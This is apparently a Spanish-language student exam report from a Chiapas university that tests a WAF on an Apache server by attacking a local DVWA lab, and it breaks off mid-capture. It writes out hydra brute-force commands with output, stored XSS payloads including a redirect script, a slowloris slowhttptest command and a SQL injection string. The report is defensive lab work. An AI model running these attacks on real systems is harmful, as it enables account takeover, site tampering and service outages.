



Universidad Autónoma **De Chiapas**

Análisis de Vulnerabilidades


- **Alumnos:**
 - Tomás Álvarez Gómez – A200369
 - José Ricardo Domínguez Calderón – A200882
- **Actividad:** Examen
- **Tarea:** Evidencias de ataques a DVWA después de la configuración WAF
- **Maestro:** Luis Gutiérrez Alfaro
- **Grupo:** 7 M
- **Fecha:** Tuxtla Gutiérrez a 30/10/23

Evidencias de ataques al dvwa después de realizar la configuración WAF Security Apache 2 Web server in UBUNTU

1- Hydra

El primer ataque que realizamos fue el de fuerza bruta con hydra


Probamos primeramente con el usuario admin para tratar de acertar la contraseña con un diccionario previamente creado.



Comando:

```
hydra -l admin -P passwords.txt 'http-get-form://192.168.1.232/dvwa/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:\PHPSESSID=m049274eqel5hl86gpktsra5q; security=low:F=Username and/or password incorrect'
```

resultado:



Como podemos notar la configuración WAF en modo security funciona correctamente ya que en este ataque de fuerza bruta no nos desglosa ninguna contraseña.

Probamos de igual manera con otro usuario

Comando:

```
hydra -l Pablo -P passwords.txt 'http-get-form://192.168.1.232/dvwa/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:\PHPSESSID=m049274eqel5hl86gpvksra5q; security=low:F=Username and/or password incorrect'
```

resultado:

```
(alvarez@kali)-[~/Documents]
$ hydra -l Pablo -P passwords.txt 'http-get-form://192.168.1.232/dvwa/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:\PHPSESSID=m049274eqel5hl86gpvksra5q; security=low:F=Username and/or password incorrect'
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-31 22:34:08
[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.
[DATA] max 3 tasks per 1 server, overall 3 tasks, 3 login tries (l:1/p:3), ~1 try per task
[DATA] attacking http-get-form://192.168.1.232:80/dvwa/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:\PHPSESSID=m049274eqel5hl86gpvksra5q; security=low:F=Username and/or password incorrect
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-10-31 22:34:08

(alvarez@kali)-[~/Documents]
$
```

El resultado fue satisfactorio ya que no nos arrojó ninguna contraseña.

Antes de configurar el WAF el ataque tenía éxito ya que nos desglosaba la contraseña que buscábamos

Comando:

```
hydra -l admin -P passwords.txt 'http-get-form://192.168.1.232/dvwa/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:\PHPSESSID=87vphimou8g4659jsv6f67uj7v; security=low:F=Username and/or password incorrect'
```

```
alvarez@kali: ~/Documents

(alvarez@kali)-[~/Documents]
$ /home/alvarez/Documents/

(alvarez@kali)-[~/Documents]
$ hydra -l admin -P passwords.txt 'http-get-form://192.168.1.232/dvwa/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:\PHPSESSID=87vphimou8g4659jsv6f67uj7v; security=low:F=Username and/or password incorrect'
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-28 13:28:41
[INFORMATION] escape sequence \: detected in module option, no parameter verification is performed.
[DATA] max 2 tasks per 1 server, overall 2 tasks, 2 login tries (l:1/p:2), ~1 try per task
[DATA] attacking http-get-form://192.168.1.232:80/dvwa/dvwa/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:\PHPSESSID=87vphimou8g4659jsv6f67uj7v; security=low:F=Username and/or password incorrect
[80][http-get-form] host: 192.168.1.232 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-09-28 13:28:42
```

2- XSS(Stored)

Lo primero que hicimos fue modificar el campo para que admitiera ingresar mas caracteres ya que este solo permitía ingresar 10

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)

Vulnerability: Stored Cross Site Scripting (XSS)

Name *
Message *

Sign Guestbook Clear Guestbook

Name: test
Message: This is a test comment.

Name: hola
Message: jaja

```
<div id="main_body">
  <div class="body_padded">
    <h1>Vulnerability: Stored Cross Site Scripting (XSS)</h1>
    <div class="vulnerable_code_area">
      <form method="post" name="guestform" "">
        <table width="550" border="0" cellpadding="2" cellspacing="1">
          <tbody>
            <tr>
              <td width="100">Name *</td>
              <td>
                <input name="txtName" type="text" size="30" maxlength="10">
              </td>
            </tr>
          </tbody>
        </table>
      </form>
    </div>
  </div>
</div>
```

Lo modificamos a 100

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)

vulnerability: Stored Cross Site Scripting (XSS)

Name *
Message *

Sign Guestbook Clear Guestbook

Name: test
Message: This is a test comment.


Name: hola
Message: jaja

```
<div id="main_body">
  <div class="body_padded">
    <h1>Vulnerability: Stored Cross Site Scripting (XSS)</h1>
    <div class="vulnerable_code_area">
      <form method="post" name="guestform" "">
        <table width="550" border="0" cellpadding="2" cellspacing="1">
          <tbody>
            <tr>
              <td width="100">Name *</td>
              <td>
                <input name="txtName" type="text" size="30" maxlength="100">
              </td>
            </tr>
          </tbody>
        </table>
      </form>
    </div>
  </div>
</div>
```

Posteriormente ingresaremos un tag HTML en el campo que nos redireccionara a otra página web que podría ser peligroso para los usuarios


Tag ingresado:

```
<SCRIPT language="javascript">window.location="http://webexterna.com";</SCRIPT>
```



Al darle sign Guestbook nos debería direccionar a otra pagina web y el tag debería ser guardado en la base de datos.

Pero como tenemos configurado de manera correcta el WAF no nos permite agregar ningún tipo de tag HTML la base de datos que sea riesgoso para los usuarios



Anteriormente a la configuración del WAF no redireccionaba a otra pagina y se guardaba cualquier tag HTML en la base de datos

```
MariaDB [dvwa]> delete from guestbook where comment_id = 3;
Query OK, 1 row affected (0.138 sec)

MariaDB [dvwa]> select * FROM guestbook;
+-----+-----+-----+
| comment_id | comment          | name |
+-----+-----+-----+
| 1          | This is a test comment. | test |
| 2          | Hola como estan  | Rubi |
+-----+-----+-----+
2 rows in set (0.001 sec)

MariaDB [dvwa]> select * FROM guestbook;
+-----+-----+-----+
| comment_id | comment          | name |
+-----+-----+-----+
| 1          | This is a test comment. | test |
| 2          | Hola como estan  | Rubi |
| 4          | jajaja          | <script> alert("Vulnerabilidad low")</script> |
+-----+-----+-----+
3 rows in set (0.001 sec)

MariaDB [dvwa]>
```

3- Swloris

Desde Kali Linux realizamos las peticiones con el fin de tirar el servicio y no permitir que la pagina DVWA funcione

Comando:


```
slowhttptest -c 400 -H -i 40 -r 400 -l 2000 -u http://192.168.1.232/dvwa/dvwa/login.php
```

```
URL: http://192.168.1.232/dvwa/dvwa/login.php
verb: GET
cookie:
Content-Length header value: 4096
follow up data max size: 68
interval between follow up data: 40 seconds
connections per seconds: 400
probe connection timeout: 5 seconds
test duration: 2000 seconds
using proxy: no proxy

Tue Oct 31 23:11:51 2023:
slow HTTP test status on 60th second:

initializing: 0
pending: 0
connected: 100
error: 0
closed: 300
service available: YES
```

Podemos notar que el servicio siguió funcionando aún cuando las peticiones seguían llegando.




4- SQL injection


Como podemos observar ingresamos en el campo la siguiente indicación,

1'or'1'='1

esto debería desglosarnos todos los usuarios y su información




como vemos no nos muestra absolutamente nada




5- Escaneo de puertos con nmap

tratamos de escanear puertos con la herramienta nmap pero en ninguna ocasión se logro escanear los puertos gracias la configuración WAF




6- File upload


De igual forma con file upload no nos permitió hacer ninguna acción



Rápidamente nos arroja la ventana de error



Errores arrojados cuando se utilizó sql map para tratar de entrar a la base de datos



```
root@kali: /home/kali
File Actions Edit View Help

